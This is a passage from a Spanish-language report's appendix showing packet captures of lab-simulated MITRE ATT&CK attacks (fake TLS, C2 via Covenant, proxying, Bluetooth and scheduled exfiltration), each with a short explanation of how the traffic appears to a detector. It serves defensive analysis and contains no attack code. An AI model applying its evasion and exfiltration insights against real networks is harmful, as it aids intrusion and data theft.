10.0.2.7	10.0.2.15	TCP	66 https(443) → 41664 [ACK] Seq=1 Ack=247
10.0.2.7	10.0.2.15	TLSv1.3	193 Server Hello
10.0.2.15	10.0.2.7	TCP	66 41664 → https(443) [ACK] Seq=247 Ack=12
10.0.2.7	10.0.2.15	TLSv1.3	1300 Change Cipher Spec, Application Data, A
10.0.2.15	10.0.2.7	TCP	66 41664 → https(443) [ACK] Seq=247 Ack=13
10.0.2.15	10.0.2.7	TLSv1.3	146 Change Cipher Spec, Application Data
10.0.2.7	10.0.2.15	TCP	66 https(443) → 41664 [ACK] Seq=1362 Ack=3
10.0.2.7	10.0.2.15	TCP	66 [TCP Keep-Alive] https(443) → 41664 [AC
10.0.2.15	10.0.2.7	TCP	66 [TCP Keep-Alive ACK] 41664 → https(443)
10.0.2.7	10.0.2.15	TLSv1.3	79 Application Data
10.0.2.15	10.0.2.7	TLSv1.3	177 Application Data
10.0.2.7	10.0.2.15	TCP	66 https(443) → 41664 [ACK] Seq=1375 Ack=4
10.0.2.7	10.0.2.15	TLSv1.3	77 Application Data
10.0.2.15	10.0.2.7	TLSv1.3	75 Application Data
10.0.2.7	10.0.2.15	TCP	66 https(443) → 41664 [ACK] Seq=1386 Ack=4

Figura B-24. Tráfico de Suplantación de Protocolo – I

2 0.000195171	10.0.2.7	10.0.2.15	TCP	74 https(443) → 41664 [SYN, ACK] Seq=0 Ack=1
3 0.000195171	10.0.2.15	10.0.2.7	TCP	66 41664 → https(443) [ACK] Seq=1 Ack=1 Win=6
4 0.00271047	10.0.2.15	10.0.2.7	TLSv1.3	312 Client Hello
5 0.000381014	10.0.2.7	10.0.2.15	TCP	66 https(443) → 41664 [ACK] Seq=1 Ack=247 Win=6
6 0.000493771	10.0.2.7	10.0.2.15	TLSv1.3	193 Server Hello

TLSv1.3 Record Layer: Handshake Protocol: Client Hello Content Type: Handshake (22) Version: TLS 1.0 (0x0301) Length: 241 Handshake Protocol: Client Hello Handshake Type: Client Hello (1) Length: 237 Version: TLS 1.2 (0x0303) Random: a1cbca0adade26b4c5f79e0f86bb4d50341a7eb26875a174d7affd4cf92b8636 Session ID Length: 32 Session ID: b52b62b4441d10e5ae4991d73aa87eef1bfe2458918f29666b75bf8308477cba Cipher Suites Length: 8 Cipher Suites (4 suites) Compression Methods Length: 1 Compression Methods (1 method) Extensions Length: 156 Extension: server_name (len=17) Type: server_name (0) Length: 17 Server Name Indication extension Server Name list length: 15 Server Name Type: host_name (0) Server Name length: 12 Server Name: www.bing.com Extension: ec_point_formats (len=4) Extension: supported_groups (len=22)		0000 08 00 27 63 0d 29 08 0 0010 01 2a 87 70 40 00 40 0 0020 02 07 a2 c0 01 bb 01 9 0030 01 f6 19 32 00 00 01 0 0040 7d 85 16 03 01 00 f1 0 0050 0a da de 26 b4 c5 f7 9 0060 b2 68 75 a1 74 d7 af f 0070 62 b4 44 1d 10 e5 ae 4 0080 24 58 91 8f 29 66 6b 7 0090 13 02 13 03 13 01 00 f 00a0 00 0f 00 00 0c 77 77 7 00b0 6d 00 0b 00 04 03 00 0 00c0 1d 00 17 00 1e 00 19 0 00d0 03 01 04 00 23 00 00 0 00e0 0d 00 1e 00 1c 04 03 0 00f0 09 08 0a 08 0b 08 04 0 0100 01 00 2b 00 03 02 03 0 0110 00 26 00 24 00 1d 00 2 0120 e9 77 3a 2a 43 e2 31 9 0130 39 f5 2b e4 21 13 c3 a
---	--	--

Figura B-25. Tráfico de Suplantación de Protocolo – II

Si se analiza detenidamente la primera figura, resulta complicado detectar el uso de un protocolo falso, concretamente de un TLS manipulado. A simple vista, todas las llamadas son correctas y el usuario parece estar interactuando de forma completamente normal con un servidor que utiliza dicho cifrado. Sin embargo, si analizamos más de cerca el “Client Hello”, podremos apreciar como en el campo Server Name, el dominio no se corresponde con la dirección IP a la que estamos accediendo (en este caso son direcciones privadas, si fueran públicas bastaría con comprobar si esas direcciones se corresponden de verdad con el dominio que se está indicando). Por defecto, la herramienta FakeTLS usa dominios populares y de uso común para mejorar el impacto del ataque (se confunde fácilmente con tráfico legítimo).

B.18 Data Obfuscation (T1001) – ATA1

0.000000	192.168.10.150	192.168.10.140	TCP	66 51696 → ssh(22) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
0.000143	192.168.10.140	192.168.10.150	TCP	66 ssh(22) → 51696 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
0.000528	192.168.10.150	192.168.10.140	TCP	60 51696 → ssh(22) [ACK] Seq=1 Ack=1 Win=2102272 Len=0
0.000637	192.168.10.150	192.168.10.140	SSHv2	87 Client: Protocol (SSH-2.0-OpenSSH_for_Windows_8.1)
0.006069	192.168.10.140	192.168.10.150	SSHv2	87 Server: Protocol (SSH-2.0-OpenSSH_for_Windows_8.1)
0.070790	192.168.10.150	192.168.10.140	SSHv2	1446 Client: Key Exchange Init
0.114347	192.168.10.140	192.168.10.150	TCP	54 ssh(22) → 51696 [ACK] Seq=34 Ack=1426 Win=2100992 Len=0
0.123326	192.168.10.140	192.168.10.150	SSHv2	1134 Server: Key Exchange Init
0.126154	192.168.10.150	192.168.10.140	SSHv2	102 Client: Elliptic Curve Diffie-Hellman Key Exchange Init
0.131459	192.168.10.140	192.168.10.150	SSHv2	506 Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys
0.135889	192.168.10.150	192.168.10.140	SSHv2	70 Client: New Keys
0.188079	192.168.10.140	192.168.10.150	TCP	54 ssh(22) → 51696 [ACK] Seq=1566 Ack=1490 Win=2100736 Len=0
0.188385	192.168.10.150	192.168.10.140	SSHv2	98 Client:
0.188503	192.168.10.140	192.168.10.150	SSHv2	98 Server:
0.188847	192.168.10.150	192.168.10.140	SSHv2	114 Client:
0.221874	192.168.10.140	192.168.10.150	SSHv2	122 Server:
0.238500	192.168.10.150	192.168.10.140	SSHv2	954 Client:
0.243334	192.168.10.140	192.168.10.150	SSHv2	82 Server:
0.243709	192.168.10.150	192.168.10.140	SSHv2	166 Client:
0.274287	192.168.10.140	192.168.10.150	SSHv2	554 Server:
0.346451	192.168.10.150	192.168.10.140	TCP	60 51696 → ssh(22) [ACK] Seq=2606 Ack=2206 Win=2101760 Len=0
0.346474	192.168.10.140	192.168.10.150	SSHv2	98 Server:
0.346852	192.168.10.150	192.168.10.140	SSHv2	130 Client:
0.348906	192.168.10.140	192.168.10.150	SSHv2	126 Server:
0.396045	192.168.10.140	192.168.10.150	SSHv2	90 Server:

Figura B-26. Tráfico de Esteganografía

Puesto que la transferencia de la imagen se realiza haciendo uso de cifrado SSH, no es posible observar la imagen como tal, pero sí los paquetes intercambiados entre servidor y cliente.

B.19 Fallback Channels (T1008) – ATA4

192.168.10.150	192.168.10.140	HTTP	281 GET /en-us/docs.html HTTP/1.1
192.168.10.140	192.168.10.130	TCP	54 http(80) → 65491 [ACK] Seq=70490 Ack=8205 Win=2101248 Len=0
192.168.10.140	192.168.10.130	HTTP	366 HTTP/1.1 200 OK (text/plain)
192.168.10.130	192.168.10.140	TCP	60 65491 → http(80) [ACK] Seq=8205 Ack=70802 Win=2102272 Len=0
192.168.10.150	192.168.10.140	HTTP	282 GET /en-us/index.html HTTP/1.1
192.168.10.140	192.168.10.150	TCP	54 http(80) → 53433 [ACK] Seq=69554 Ack=7526 Win=2101760 Len=0
192.168.10.140	192.168.10.150	HTTP	366 HTTP/1.1 200 OK (text/plain)
192.168.10.150	192.168.10.140	TCP	60 53433 → http(80) [ACK] Seq=7526 Ack=69866 Win=2101760 Len=0
192.168.10.130	192.168.10.140	HTTP	281 GET /en-us/docs.html HTTP/1.1
192.168.10.140	192.168.10.130	TCP	54 http(80) → 65491 [ACK] Seq=70802 Ack=8432 Win=2100992 Len=0
192.168.10.140	192.168.10.130	HTTP	711 HTTP/1.1 200 OK (text/plain)
192.168.10.130	192.168.10.140	TCP	60 65491 → http(80) [ACK] Seq=8432 Ack=71459 Win=2101504 Len=0
fe80::b601:4373:4663:c635	fe80::672f:318d:610...	TCP	86 65516 → microsoft-ds(445) [SYN] Seq=0 Win=64800 Len=0 MSS=1440 WS=256 SACK_PERM
fe80::fe26:cfe0:c796:d19e	fe80::b601:4373:466...	ICMPv6	182 Redirect is at 08:00:27:07:a1:a4
fe80::b601:4373:4663:c635	fe80::672f:318d:610...	TCP	86 [TCP Retransmission] [TCP Port numbers reused] 65516 → microsoft-ds(445) [SYN] Seq=0 Win=64800 Len=0 MSS=1440 WS=256 SACK_PERM
fe80::672f:318d:610:4233	fe80::b601:4373:466...	TCP	86 microsoft-ds(445) → 65516 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1440 WS=256 SACK_PERM
fe80::b601:4373:4663:c635	fe80::672f:318d:610...	TCP	74 65516 → microsoft-ds(445) [ACK] Seq=1 Ack=1 Win=2108160 Len=0
fe80::672f:318d:610:4233	fe80::b601:4373:466...	TCP	86 [TCP Retransmission] microsoft-ds(445) → 65516 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1440 WS=256 SACK_PERM
fe80::b601:4373:4663:c635	fe80::672f:318d:610...	TCP	74 [TCP Dup ACK 206#1] 65516 → microsoft-ds(445) [ACK] Seq=1 Ack=1 Win=2108160 Len=0
fe80::b601:4373:4663:c635	fe80::672f:318d:610...	TCP	86 [TCP Dup ACK 206#2] 65516 → microsoft-ds(445) [ACK] Seq=1 Ack=1 Win=2108160 Len=0
fe80::b601:4373:4663:c635	fe80::672f:318d:610...	TCP	86 [TCP Dup ACK 206#3] 65516 → microsoft-ds(445) [ACK] Seq=1 Ack=1 Win=2108160 Len=0
fe80::b601:4373:4663:c635	fe80::672f:318d:610...	SMB	147 Negotiate Protocol Request
fe80::b601:4373:4663:c635	fe80::672f:318d:610...	TCP	147 [TCP Retransmission] 65516 → microsoft-ds(445) [PSH, ACK] Seq=1 Ack=1 Win=2108160 Len=0
fe80::672f:318d:610:4233	fe80::b601:4373:466...	SMB2	526 Negotiate Protocol Response
fe80::672f:318d:610:4233	fe80::b601:4373:466...	SMB2	526 [TCP Fast Retransmission] Negotiate Protocol Response
fe80::672f:318d:610:4233	fe80::b601:4373:466...	TCP	86 [TCP Dup ACK 213#1] microsoft-ds(445) → 65516 [ACK] Seq=453 Ack=74 Win=2108160 Len=0
fe80::672f:318d:610:4233	fe80::b601:4373:466...	TCP	86 [TCP Dup ACK 213#2] microsoft-ds(445) → 65516 [ACK] Seq=453 Ack=74 Win=2108160 Len=0

Figura B-27. Tráfico de Canales de Retirada

En la figura superior, se puede apreciar el cambio de canal que se produce tras haber perdido la conexión con el canal primario. Recordando el ataque, la comunicación principal se basaba en HTTP y la secundaria en SMB utilizando como intermediario otro equipo de la red.

B.20 Proxy (T1090) – ATA28

192.168.10.1	192.168.10.5	TCP	79 [TCP Retransmission] http(80) → 38636 [PSH, ACK] Seq=1 Ack=352 Win=2102272
192.168.10.5	192.168.10.1	TCP	60 38636 → http(80) [ACK] Seq=352 Ack=26 Win=64256 Len=0
192.168.10.5	192.168.10.1	TCP	54 [TCP Dup ACK 75#1] 38636 → http(80) [ACK] Seq=352 Ack=26 Win=64256 Len=0
192.168.10.5	192.168.10.1	TCP	66 [TCP Dup ACK 75#2] 38636 → http(80) [ACK] Seq=352 Ack=26 Win=64256 Len=0 S
192.168.10.5	192.168.10.2	HTTP	79 HTTP/1.1 100 Continue
192.168.10.5	192.168.10.1	TCP	66 [TCP Dup ACK 75#3] 38636 → http(80) [ACK] Seq=352 Ack=26 Win=64256 Len=0 S
192.168.10.2	192.168.10.5	HTTP	1090 POST /en-us/index.html?page=dae80cc2e5&v=1 HTTP/1.1
192.168.10.5	192.168.10.1	HTTP	1090 POST /en-us/index.html?page=dae80cc2e5&v=1 HTTP/1.1
192.168.10.5	192.168.10.1	TCP	1090 [TCP Fast Retransmission] 38636 → http(80) [PSH, ACK] Seq=352 Ack=26 Win=6
192.168.10.1	192.168.10.5	TCP	66 http(80) → 38636 [ACK] Seq=26 Ack=1388 Win=2101248 Len=0 SLE=352 SRE=1388
192.168.10.1	192.168.10.5	TCP	66 [TCP Dup ACK 83#1] http(80) → 38636 [ACK] Seq=26 Ack=1388 Win=2101248 Len=
192.168.10.5	192.168.10.2	TCP	60 http(80) → 50388 [ACK] Seq=417 Ack=1474 Win=64128 Len=0
192.168.10.1	192.168.10.5	TCP	1046 http(80) → 38636 [PSH, ACK] Seq=26 Ack=1388 Win=2101248 Len=992 [TCP segme
192.168.10.1	192.168.10.5	HTTP	60 HTTP/1.1 200 OK (text/plain)
192.168.10.2	192.168.10.1	ICMP	590 Redirect (Redirect for network)
192.168.10.1	192.168.10.5	TCP	1046 [TCP Out-Of-Order] http(80) → 38636 [PSH, ACK] Seq=26 Ack=1388 Win=2101248
192.168.10.1	192.168.10.5	TCP	59 [TCP Retransmission] http(80) → 38636 [PSH, ACK] Seq=1018 Ack=1388 Win=210
192.168.10.5	192.168.10.1	TCP	60 38636 → http(80) [ACK] Seq=1388 Ack=1023 Win=64128 Len=0
192.168.10.5	192.168.10.1	TCP	66 [TCP Dup ACK 91#1] 38636 → http(80) [ACK] Seq=1388 Ack=1023 Win=64128 Len=
192.168.10.5	192.168.10.1	TCP	66 [TCP Dup ACK 91#2] 38636 → http(80) [ACK] Seq=1388 Ack=1023 Win=64128 Len=

Figura B-28. Tráfico de Proxy Interno

Puesto que los tres equipos se encuentran en la misma red, Snort puede detectar todos los paquetes. La duplicidad causada por la redirección de paquetes aplicada en el equipo proxy se puede denotar en el primer bloque de paquetes (el equipo con IP 192.168.10.5 es el proxy). De la misma forma, durante el desarrollo del ataque se pueden encontrar numerosos ICMP Redirect, como el que se señala en la figura. La naturaleza de los paquetes, en ámbitos generales, se corresponde con la comunicación típica de Covenant para los ataques C2 (HTTP).

B.21 Web Service (T1102) – ATA30

192.168.10.140	192.168.10.150	TCP	54 http(80) → 59364 [ACK] Seq=125694 Ack=6529 Win=2101248 Len=0
192.168.10.140	192.168.10.150	HTTP	366 HTTP/1.1 200 OK (text/plain)
192.168.10.150	192.168.10.140	TCP	60 59364 → http(80) [ACK] Seq=6529 Ack=126006 Win=2101248 Len=0
192.168.10.150	192.168.10.140	HTTP	282 GET /en-us/index.html HTTP/1.1
192.168.10.140	192.168.10.150	TCP	54 http(80) → 59364 [ACK] Seq=126006 Ack=6757 Win=2100992 Len=0
192.168.10.140	192.168.10.150	TCP	361 http(80) → 59364 [PSH, ACK] Seq=126006 Ack=6757 Win=2100992 Len=307 [
192.168.10.140	192.168.10.150	HTTP	59 HTTP/1.1 200 OK (text/plain)
192.168.10.150	192.168.10.140	TCP	60 59364 → http(80) [ACK] Seq=6757 Ack=126318 Win=2100992 Len=0
10.0.2.15	142.250.185.10	TCP	66 59366 → https(443) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_P
142.250.185.10	10.0.2.15	TCP	60 https(443) → 59366 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
10.0.2.15	142.250.185.10	TCP	54 59366 → https(443) [ACK] Seq=1 Ack=1 Win=64240 Len=0
142.250.185.10	10.0.2.15	TLSv1.3	571 Client Hello
142.250.185.10	10.0.2.15	TCP	60 https(443) → 59366 [ACK] Seq=1 Ack=518 Win=65535 Len=0
142.250.185.10	10.0.2.15	TLSv1.3	1474 Server Hello, Change Cipher Spec
142.250.185.10	10.0.2.15	TCP	1474 https(443) → 59366 [ACK] Seq=1421 Ack=518 Win=65535 Len=1420 [TCP seg
10.0.2.15	142.250.185.10	TCP	54 59366 → https(443) [ACK] Seq=518 Ack=2841 Win=64240 Len=0
142.250.185.10	10.0.2.15	TCP	1474 https(443) → 59366 [ACK] Seq=2841 Ack=518 Win=65535 Len=1420 [TCP seg
142.250.185.10	10.0.2.15	TLSv1.3	482 Application Data
10.0.2.15	142.250.185.10	TCP	54 59366 → https(443) [ACK] Seq=518 Ack=4689 Win=64240 Len=0
10.0.2.15	142.250.185.10	TLSv1.3	134 Change Cipher Spec, Application Data

Figura B-29. Tráfico de Servicios Web

La finalidad del ataque, como se comenta en su implementación, es la de traspasar el canal de retorno (que originalmente es el mismo que el de ida) a un servicio web, para aumentar el ruido sobre el ataque y esconder la extracción de información. Los paquetes muestran tanto la primera fase (comunicación HTTP de Covenant para ataques C2) como la segunda (si nos fijamos en las direcciones IP, podemos apreciar que la comunicación se establece entre el equipo víctima y el servidor web, usando otra interfaz).

B.22 Multi-Stage Channels (T1104) – ATA31

192.168.10.140	192.168.10.150	TCP	54 http(80) → 64480 [ACK] Seq=64809 Ack=3982 Win=2102272 Len=0
192.168.10.140	192.168.10.150	TCP	706 http(80) → 64480 [PSH, ACK] Seq=64809 Ack=3982 Win=2102272 Len=652 [TCP segment of a
192.168.10.140	192.168.10.150	HTTP	59 HTTP/1.1 200 OK (text/plain)
192.168.10.150	192.168.10.140	TCP	60 64480 → http(80) [ACK] Seq=3982 Ack=65466 Win=2101248 Len=0
192.168.10.150	192.168.10.140	TCP	325 64480 → http(80) [PSH, ACK] Seq=3982 Ack=65466 Win=2101248 Len=271 [TCP segment of a
192.168.10.140	192.168.10.150	HTTP	79 HTTP/1.1 100 Continue
192.168.10.150	192.168.10.140	HTTP	370 POST /en-us/test.html HTTP/1.1
192.168.10.140	192.168.10.150	TCP	54 http(80) → 64480 [ACK] Seq=65491 Ack=4569 Win=2101760 Len=0
192.168.10.140	192.168.10.150	HTTP	373 HTTP/1.1 404 Not Found (text/plain)
192.168.10.150	192.168.10.140	TCP	60 64480 → http(80) [ACK] Seq=4569 Ack=65810 Win=2100992 Len=0
192.168.10.150	192.168.10.140	HTTP	282 GET /en-us/index.html HTTP/1.1
192.168.10.140	192.168.10.150	TCP	54 http(80) → 64480 [ACK] Seq=65810 Ack=4797 Win=2101504 Len=0
192.168.10.140	192.168.10.150	TCP	361 http(80) → 64480 [PSH, ACK] Seq=65810 Ack=4797 Win=2101504 Len=307 [TCP segment of a
192.168.10.140	192.168.10.150	HTTP	59 HTTP/1.1 200 OK (text/plain)
192.168.10.150	192.168.10.140	TCP	60 64480 → http(80) [ACK] Seq=4797 Ack=66122 Win=2102272 Len=0
192.168.10.150	192.168.10.140	HTTP	281 GET /en-us/test.html HTTP/1.1
192.168.10.140	192.168.10.150	TCP	54 http(80) → 64480 [ACK] Seq=66122 Ack=5024 Win=2101248 Len=0
192.168.10.140	192.168.10.150	TCP	361 http(80) → 64480 [PSH, ACK] Seq=66122 Ack=5024 Win=2101248 Len=307 [TCP segment of a
192.168.10.140	192.168.10.150	HTTP	59 HTTP/1.1 200 OK (text/plain)
192.168.10.150	192.168.10.140	TCP	60 64480 → http(80) [ACK] Seq=5024 Ack=66122 Win=2102272 Len=0

Figura B-30. Tráfico de Canales Multifase

Para este ataque, conviene no olvidar que las comunicaciones vía RDP entre servidor padre y servidor C2 no están al alcance del equipo víctima (ni tampoco de la red de la empresa). Por esta razón, tan sólo son apreciables los mensajes intercambiados entre servidor C2 y equipo víctima (detrás de los cuales, se encuentra el servidor padre). Esta es una razón por la que el uso de varias fases o distintos frentes en los ataques de red aumenta la evasión frente a una posible detección o investigación.

B.23 Exfiltration Over Other Network Medium (T1011) – ATA5

192.168.1.58	192.168.1.57	HTTP	370 POST /en-us/index.html HTTP/1.1
192.168.1.57	192.168.1.58	TCP	54 http(80) → 62666 [ACK] Seq=65491 Ack=4529 Win=2101760 Len=0
192.168.1.57	192.168.1.58	TCP	368 http(80) → 62666 [PSH, ACK] Seq=65491 Ack=4529 Win=2101760 Len=314 [TCP segm
192.168.1.57	192.168.1.58	HTTP	59 HTTP/1.1 404 Not Found (text/plain)
192.168.1.58	192.168.1.57	TCP	60 62666 → http(80) [ACK] Seq=4529 Ack=65810 Win=2100992 Len=0
192.168.1.58	192.168.1.57	HTTP	279 GET /en-us/test.html HTTP/1.1
192.168.1.57	192.168.1.58	TCP	54 http(80) → 62666 [ACK] Seq=65810 Ack=4754 Win=2101504 Len=0
192.168.1.57	192.168.1.58	TCP	361 http(80) → 62666 [PSH, ACK] Seq=65810 Ack=4754 Win=2101504 Len=307 [TCP segm
192.168.1.57	192.168.1.58	HTTP	59 HTTP/1.1 200 OK (text/plain)
192.168.1.58	192.168.1.57	TCP	60 62666 → http(80) [ACK] Seq=4754 Ack=66122 Win=2102272 Len=0
localhost ()	remote ()	L2CAP	17 Sent Connection Request (SDP, SCID: 0x0040)
remote ()	localhost ()	L2CAP	21 Rcvd Connection Response - Pending (SCID: 0x0040)
remote ()	localhost ()	L2CAP	21 Rcvd Connection Response - Success (SCID: 0x0040, DCID: 0x0040)
localhost ()	remote ()	L2CAP	21 Sent Configure Request (DCID: 0x0040)
remote ()	localhost ()	L2CAP	21 Rcvd Configure Request (DCID: 0x0040)
localhost ()	remote ()	L2CAP	19 Sent Configure Response - Success (SCID: 0x0040)
remote ()	localhost ()	L2CAP	19 Rcvd Configure Response - Success (SCID: 0x0040)
localhost ()	remote ()	SDP	36 Sent Service Search Request : OBEX Object Push
remote ()	localhost ()	SDP	23 Rcvd Service Search Response
localhost ()	remote ()	SDP	26 Sent Service Attribute Request : 0x0001001a - [Protocol Descriptor list 0x00
remote ()	localhost ()	SDP	41 Rcvd Service Attribute Response
localhost ()	remote ()	L2CAP	17 Sent Disconnection Request (SCID: 0x0040, DCID: 0x0040, PSM: 0x0001, Service
remote ()	localhost ()	L2CAP	17 Rcvd Disconnection Response (SCID: 0x0040, DCID: 0x0040, PSM: 0x0001, Service

Figura B-31. Tráfico de Exfiltración por Bluetooth

En la captura se muestra la exfiltración de información que tiene lugar mediante Bluetooth, desde el equipo víctima hasta un equipo auxiliar del grupo atacante. En este punto, conviene mencionar que Wireshark no está preparado al completo para leer paquetes Bluetooth. Si se ampliasen estos paquetes Bluetooth, habría campos vacíos precisamente por estas incompatibilidades. De hecho, en equipos Windows, no es posible capturar estos paquetes. Tan sólo es posible su captura en vivo si se realiza en equipos Linux que tengan libpcap 0.9.6 o superior y cuyo Kernel soporte el paquete BlueZ Bluetooth [36]. Una vez capturados, si bien su lectura no se encuentra documentada, sí es posible en otros equipos.

B.24 Automated Exfiltration (T1020) – ATA7

249	24.057563	192.168.10.1	192.168.10.2	TCP	54 53986 → ssh(22) [ACK] Seq=5138 Ack=6198 Win=262656 Len=0
250	24.110735	192.168.10.1	192.168.10.2	SSHv2	90 Client:
251	24.113880	192.168.10.2	192.168.10.1	SSHv2	114 Server:
252	24.143319	192.168.10.2	192.168.10.1	SSHv2	130 Server:
253	24.143358	192.168.10.1	192.168.10.2	TCP	54 53986 → ssh(22) [ACK] Seq=5174 Ack=6334 Win= 62400 Len=0
254	24.915566	192.168.10.1	192.168.10.2	SSHv2	90 Client:
255	24.916544	192.168.10.2	192.168.10.1	SSHv2	90 Server:
256	24.928574	192.168.10.2	192.168.10.1	SSHv2	186 Server:
257	24.928656	192.168.10.1	192.168.10.2	TCP	54 53986 → ssh(22) [ACK] Seq=5210 Ack=6502 Win= 62144 Len=0
258	25.032198	192.168.10.2	192.168.10.1	SSHv2	146 Server:
259	25.052286	192.168.10.2	192.168.10.1	SSHv2	114 Server:
260	25.052456	192.168.10.1	192.168.10.2	TCP	54 53986 → ssh(22) [ACK] Seq=5210 Ack=6654 Win= 62144 Len=0
261	26.536869	192.168.10.2	192.168.10.1	SSHv2	146 Server:
262	26.605724	192.168.10.1	192.168.10.2	TCP	54 53986 → ssh(22) [ACK] Seq=5210 Ack=6746 Win= 61888 Len=0
263	29.387252	192.168.10.1	192.168.10.2	SSHv2	90 Client:
264	29.388178	192.168.10.2	192.168.10.1	SSHv2	90 Server:
265	29.419935	192.168.10.1	192.168.10.2	SSHv2	114 Server:
266	29.419961	192.168.10.1	192.168.10.2	TCP	54 53986 → ssh(22) [ACK] Seq=5246 Ack=6842 Win= 61888 Len=0
267	350.459244	10.0.2.15	80.58.61.250	DNS	75 Standard query 0x644c HTTPS play.google.com
268	350.462644	10.0.2.15	80.58.61.250	DNS	75 Standard query 0x644c HTTPS play.google.com
269	350.487485	80.58.61.250	10.0.2.15	DNS	125 Standard query response 0x644c HTTPS play.google.com SOA ns1.google.com
270	350.491145	80.58.61.250	10.0.2.15	DNS	125 Standard query response 0x644c HTTPS play.google.com SOA ns1.google.com
271	350.497832	80.58.61.250	10.0.2.15	DNS	91 Standard query response 0x7ba7 A play.google.com A 142.250.184.14
272	350.506966	80.58.61.250	10.0.2.15	DNS	91 Standard query response 0x7ba7 A play.google.com A 142.250.184.14

Figura B-32. Tráfico de Duplicación de Tráfico

Esta captura, sin contexto, no escenifica la realización del ataque, por eso conviene hacer un énfasis previo en que la captura de paquetes se está realizando exclusivamente en la subred que une el equipo con IP 192.168.10.1 con el equipo con IPs 192.168.10.2 y 10.0.2.15 (otra interfaz de este equipo). Explicado el contexto, se puede analizar el flujo de paquetes y concluir que tras la comunicación cifrada con SSH en la que el atacante activa el duplicado de paquetes (recuadro rojo), el equipo víctima reenvía sus comunicaciones desarrolladas en otra interfaz por la subred que lo conecta con el atacante (recuadro negro).

B.25 Scheduled Transfer (T1029) – ATA9

89.929116	PcsCompu_07:a1:a4	PcsCompu_98:36:42	ARP	60 Who has 192.168.10.140? Tell 192.168.10.150
89.929132	PcsCompu_98:36:42	PcsCompu_07:a1:a4	ARP	42 192.168.10.140 is at 08:00:27:98:36:42
90.237083	192.168.10.150	192.168.10.140	HTTP	281 GET /en-us/test.html HTTP/1.1
90.291558	192.168.10.140	192.168.10.150	HTTP	366 HTTP/1.1 200 OK (text/plain)
90.348597	192.168.10.150	192.168.10.140	TCP	60 59414 → http(80) [ACK] Seq=9372 Ack=129890 Win
94.862119	192.168.10.140	239.255.255.250	SSDP	216 M-SEARCH * HTTP/1.1
95.302928	192.168.10.150	192.168.10.140	HTTP	281 GET /en-us/test.html HTTP/1.1
95.342716	192.168.10.140	192.168.10.150	TCP	54 http(80) → 59414 [ACK] Seq=129890 Ack=9599 Win
95.393141	192.168.10.140	192.168.10.150	TCP	361 http(80) → 59414 [PSH, ACK] Seq=129890 Ack=959
95.393163	192.168.10.140	192.168.10.150	HTTP	59 HTTP/1.1 200 OK (text/plain)
95.393671	192.168.10.150	192.168.10.140	TCP	60 59414 → http(80) [ACK] Seq=9599 Ack=130202 Win
95.863806	192.168.10.140	239.255.255.250	SSDP	216 M-SEARCH * HTTP/1.1

Figura B-33. Tráfico de Transferencia Programada – I

0 140.402005	192.168.10.150	192.168.10.140	HTTP	281 GET /en-us/test.html HTTP/1.1
7 146.469525	192.168.10.140	192.168.10.150	TCP	54 http(80) → 59414 [ACK] Seq=133010 Ack=11870 Win=2102272 Len=0
8 146.500990	192.168.10.140	192.168.10.150	HTTP	366 HTTP/1.1 200 OK (text/plain)
9 146.570655	192.168.10.150	192.168.10.140	TCP	60 59414 → http(80) [ACK] Seq=11870 Ack=133322 Win=2101248 Len=0
0 147.010539	192.168.10.150	192.168.10.255	BROWSER	243 Host Announcement LT2, Workstation, Server, Dialin Server, NT Workstation
1 150.103042	192.168.10.150	192.168.10.140	TCP	66 59419 → ssh(22) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2 150.103115	192.168.10.140	192.168.10.150	TCP	66 ssh(22) → 59419 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3 150.103350	192.168.10.150	192.168.10.140	TCP	60 59419 → ssh(22) [ACK] Seq=1 Ack=1 Win=2102272 Len=0
4 150.105193	192.168.10.150	192.168.10.140	SSHv2	87 Client: Protocol (SSH-2.0-OpenSSH_for_Windows_8.1)
5 150.123595	192.168.10.140	192.168.10.150	SSHv2	87 Server: Protocol (SSH-2.0-OpenSSH_for_Windows_8.1)
6 150.125720	192.168.10.150	192.168.10.140	SSHv2	1446 Client: Key Exchange Init
7 150.153893	192.168.10.140	192.168.10.150	SSHv2	1134 Server: Key Exchange Init
8 150.156069	192.168.10.150	192.168.10.140	SSHv2	102 Client: Elliptic Curve Diffie-Hellman Key Exchange Init
9 150.160697	192.168.10.140	192.168.10.150	SSHv2	506 Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys
0 150.165087	192.168.10.150	192.168.10.140	SSHv2	70 Client: New Keys
1 150.222158	192.168.10.140	192.168.10.150	TCP	54 ssh(22) → 59419 [ACK] Seq=1566 Ack=1490 Win=2100736 Len=0
2 150.222460	192.168.10.150	192.168.10.140	SSHv2	98 Client:
3 150.222539	192.168.10.140	192.168.10.150	SSHv2	98 Server:
4 150.222861	192.168.10.150	192.168.10.140	SSHv2	114 Client:

Figura B-34. Tráfico de Transferencia Programada – II

La clave para entender el funcionamiento del ataque reside en el análisis de tiempo. Puesto que la

comunicación Covenant está cifrada y mantiene flujos cortos y periódicos de mensajes, lo que impide analizar cuál es el paquete concreto que se asocia con cada comando, la única alternativa reside en el análisis de tiempo. Si uno se fija atentamente, la comunicación entre cliente y servidor está establecida desde el principio, y, en base a la implementación, se efectúa la activación de la exfiltración (programada) en el segundo 90 aproximadamente. Como es previsible, en el segundo 150 se lleva a cabo la exfiltración vía SSH. De esta forma, el atacante no tiene que interactuar en el momento de la transferencia, puede hasta interrumpir su comunicación con la víctima, pues es seguro que la transferencia, oculta para la víctima, se efectuará en el tiempo previsto.

B.26 Windows Management Instrumentation (T1047) – ATA21

192.168.1.3	192.168.2.2	TCP	66 38567 → wsman(5985) [ACK] Seq=
192.168.1.3	192.168.2.2	TCP	74 39433 → wsman(5985) [SYN] Seq=6
192.168.2.2	192.168.1.3	TCP	74 wsman(5985) → 39433 [SYN, ACK]
192.168.1.3	192.168.2.2	TCP	66 39433 → wsman(5985) [ACK] Seq=
